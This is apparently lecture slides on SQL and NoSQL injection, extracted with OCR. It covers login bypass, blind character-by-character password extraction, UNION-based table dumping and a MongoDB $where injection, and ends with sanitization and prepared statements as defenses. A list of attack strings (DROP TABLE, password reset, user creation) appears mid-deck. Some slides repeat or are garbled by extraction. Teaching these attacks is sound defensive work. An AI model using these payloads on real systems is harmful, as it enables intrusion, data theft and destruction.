if each row satisfies this condition

```
mysql_query($query) ⇒ {id:alice, pw:1234,
                       email:alice@unist.ac.kr, …}
```

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Table users

SQL Injection

SQL Injection Attacks

- Very popular attack vector
- Maliciously manipulate DB via **attacker-chosen SQL queries**

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

SELECT *	FROM users	WHERE id='$id' AND pw='$pw'
retrieve all fields	from this table	if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

`SELECT *`	`FROM users`	`WHERE id='$id' AND pw='$pw'`
retrieve all fields	from this table	if each row satisfies this condition

(benign) id: `alice`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: `admin' --`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields

from this table

if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

DB Query

SQL Injection Example


```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FRO users WHERE id='admin' --' AND pw='1234'";
```

Comment (started with -- in MySQL)

The injected user input is interpreted as **a part of the query**!

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

Access

id	pw	email	phone	…
admin	ge!@#fa	root@unist.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

- `SELECT *` — retrieve all fields
- `FROM users` — from this table
- `WHERE id='$id' AND pw='$pw'` — if each row satisfies this condition

(benign) id: `alice`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: `admin' --`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```


Access

id	pw	email	phone	…
We can log in with the admin account!				
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Example of the SQL Attack String

- **Drop tables**: `10; DROP TABLE members --`
- **Extract the table name**: `’ and 1,2,3, (select table_name from information_schema.tables limit 0,1),4 --`
- **Reset password**: `’; UPDATE USERS SET email=hcker@root.org WHERE email=victi m@yahoo.com`
- **Create new users**: `’; INSERT INTO USERS (‘uname’,‘passwd’,‘salt’); VALUES (‘hacker’,‘38a74f’, 3234);`
- **Time delay**: `SELECT sleep(10)`


Funny: Exploits of a Mom





Funny: Exploits of a Car

SQL Injection Attack

- 134 million credit cards are stolen via SQL injection attack







Popularity of SQL Injection Attack

German armed forces reveals encouraging start to security vulnerability disclosure program

Adam Bannister

More than 60 valid reports submitted since start of program three months ago

The German armed forces ('Bundeswehr') has reported a promising start to its recently launched vulnerability disclosure program (VDPBw).


Despite the absence of paid bug bounty rewards, more than 30 security researchers have submitted in excess of 60 valid vulnerabilities within 13 weeks of the scheme's launch, a spokesman for the Bundeswehr told *The Daily Swig*.

These have included cross-site scripting (XSS), SQL injection, misconfiguration, data leakage, and open redirect bugs.

HP Device Manager exploit gave attackers full control over thin client servers

Adam Bannister

Multi-stage exploit could leave enterprise networks in tatters



Bloor then cracked the password hash from the Postgres users table with "a full brute-force of 1-8 characters [...] followed by some dictionary and rule combinations, before breaking out the big guns with NPK and some EC2 GPU instances", according to a blog post published yesterday (October 5).

YOU MIGHT ALSO LIKE BitLocker sleep mode vulnerability can bypass Windows' full disk encryption

Still lacking remote access to the superuser account, he drew on previous research on escalating Postgres SQL injection to RCE by calling Postgres

WordPress Terror: Researchers discover a massive 5,000 security flaws in buggy plugins

John Leyden

The horror!

The security of the WordPress plugin ecosystem may be much worse than many have feared, as new research suggests that thousands of add-ons for the world's most popular content management system are vulnerable to web-based exploits.

After carrying out an analysis of 84,508 WordPress plugins, Spanish security researchers Jacinto Sergio Castillo Solana and Manuel Garcia Cardenas discovered more than 5,000 vulnerabilities, including 4,500 SQL injection (SQLi) flaws.

Many of the plugins analyzed displayed multiple vulnerabilities, which ranged from cross-site scripting (XSS) and Local File inclusion, as well as SQLi.

A total of 1,775 of the 84,000 WordPress plugins analyzed had a readily identifiable software bug.

Recap: SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: alice, pw: 1234

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: admin' --,

```
$query = "SELECT * FROM                                    4'";
```

Can we somehow get the pw?

Access

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Recap: SQL Injection Example

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: `alice`, pw: `1234`

```
$query = "SELECT * FROM users WHERE id='alice' AND pw='1234'";
```

(malicious) id: `admin' --`,

```
$query = "SELECT * FROM
                                                    4'";
```

Can we somehow get the pw?
⇒ Blind SQL Injection!

Access

id	pw	email	phone	…
admin	ge!@#fa	root@units.ac.kr	0104244XXXX	…
alice	1234	alice@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!
- Can be used to learn one bit at a time
  - Several queries (i.e., brute forcing) required for successful exploit

```
<?php
  $query = "SELECT count(*)
       FROM user
       WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Return the # of matched rows

Asking for Partial Information

- Blind SQL injection allows for a single bit at a time
  - Need means to select just that bit
  - E.g., is first character of password an ‘a’

- Option #1: Using substrings (`SUBSTR`)
  - `SUBSTR(str, pos, len)`: extract `len` characters starting from `pos`

- Option #2: Using LIKE (`LIKE`)
  - Using wildcard ‘a%’ (Regex: ‘a’ followed by an arbitrary amount of characters)

(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`

Attacker


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`

False ⇒ *# of matched rows: 0*





```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 1, 1) == 'b' --`

False ⇒ *# of matched rows: 0*





```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

3rd try `admin' AND SUBSTR(password, 1, 1) == 'c' --`



Okay, the 1st character of the admin's password is 'c'

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 2, 1) == 'a' --`


Let's find 2nd character

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 2, 1) == 'b' --`



Okay, the 2nd character of the admin's password is 'b'

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

username	password	email	phone	…
admin	cbasf!@	root@unist.ac.kr	0104244XXXX	…

UNION-based SQL Injection Attacks

- SQL allows to chain multiple queries to single output
  - Union of all sub queries
- [query A] `UNION` [query B]
  - Very helpful to exfiltrate data from other tables
  - Important: number of columns must match!

id	name
1	Alice
2	Charlie

Table1

id	name
2	Charlie
3	Bob

Table2

```
SELECT id, name FROM Table1
UNION
SELECT id, name FROM Table2
```

id	name
1	Alice
2	Charlie
3	Bob

UNISON-based SQL Injection Example

```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

uid	name	pw
1	admin	sDaF$@!a
2	Bob	4444
3	Charlie	1234

Table `user`

problem_id	title
100	X
200	Y

Table `problem`

UNISON-based SQL Injection Example

```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

user table ∪ Empty table

uid	name	pw
1	admin	sDaF$@!a
2	Bob	4444
3	Charlie	1234

Table user

problem_id	title
100	X
200	Y


Table problem

UNISON-based SQL Injection Example

```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```



uid	name	pw
1	admin	sDaF$@!a
2	Bob	4444
3	Charlie	1234

Table `user`

problem_id	title
100	X
200	Y


Table `problem`

problem_id+uid	title+pw
1	sDaF$@!a
2	4444
3	1234

Union result

NoSQL

- A new class of distributed and scalable databases
- Do NOT use SQL



mongoDB
Apache CASSANDRA
APACHE HBASE
amazon DynamoDB
neo4j
RAVENDB
CouchDB relax
redis
HYPERTABLE INC
OrientDB

How About NoSQL?

- SQL (Structured Query Language)
  - E.g., SELECT * FROM table WHERE name = ‘seongil.wi’

- NoSQL (Unstructured Query): JavaScript, JSON, HTTP
  - E.g.,

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

How About NoSQL?

- SQL (Structured Query Language)
  - E.g., SELECT * FROM table WHERE name = ‘seongil.wi’

- NoSQL (Unstructured Query): JavaScript, JSON, HTTP
  - E.g.,

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

JavaScript query

How About NoSQL?

https://victim.com/target.php?user=seongil

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

```
function(){
  var userType=“seongil”;
  return false;
}
```

NoSQL Injection Attack (Example)

https://victim.com/target.php?user=1";return true;}//

```
$fquery = "function () {
    ...
    var userType = ".$_GET['user']."
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}";
$result = $collection->find(array('$where'=>$fquery));
```

The JavaScript query always returns true

```
function(){
  var userType="1";
  return true;
}//...}
```

How to Prevent (or Mitigate)?

- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input

Sanitize User Input

- For PHP, use `htmlspecialchars`

```
$id = htmlspecialchars($id, ENT_QUOTES, 'UTF-8')
$query = "SELECT * FROM users WHERE id='$id'"
```

```
$id: admin' --
        ⬇
$id: admin&#039; --
```

- Do not build your own sanitizer!
  - E.g., you can sanitize the input by checking for the keyword "SELECT" (uppercase)

⇒ the attacker can exploit with "select" (lowercase)

How to Prevent (or Mitigate)?

- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input

How to Prevent (or Mitigate)?


- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input
  - Best practice: use prepared statements

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```




Use prepared SQL statements

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```



Use prepared SQL statements

Meaning: "?" must be data, not part of the query

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Bind parameters to ?
(s stands for string)

Recommended to Read

- FIXX: FInding eXploits from eXamples, ***USENX SEC'25***
- SQIRL: Grey-Box Detection of SQL Injection Vulnerabilities Using Reinforcement Learning, ***USENX SEC'23***
- HiddenCPG: large-scale vulnerable clone detection using subgraph isomorphism of code property graphs***, WWW'22***

Question?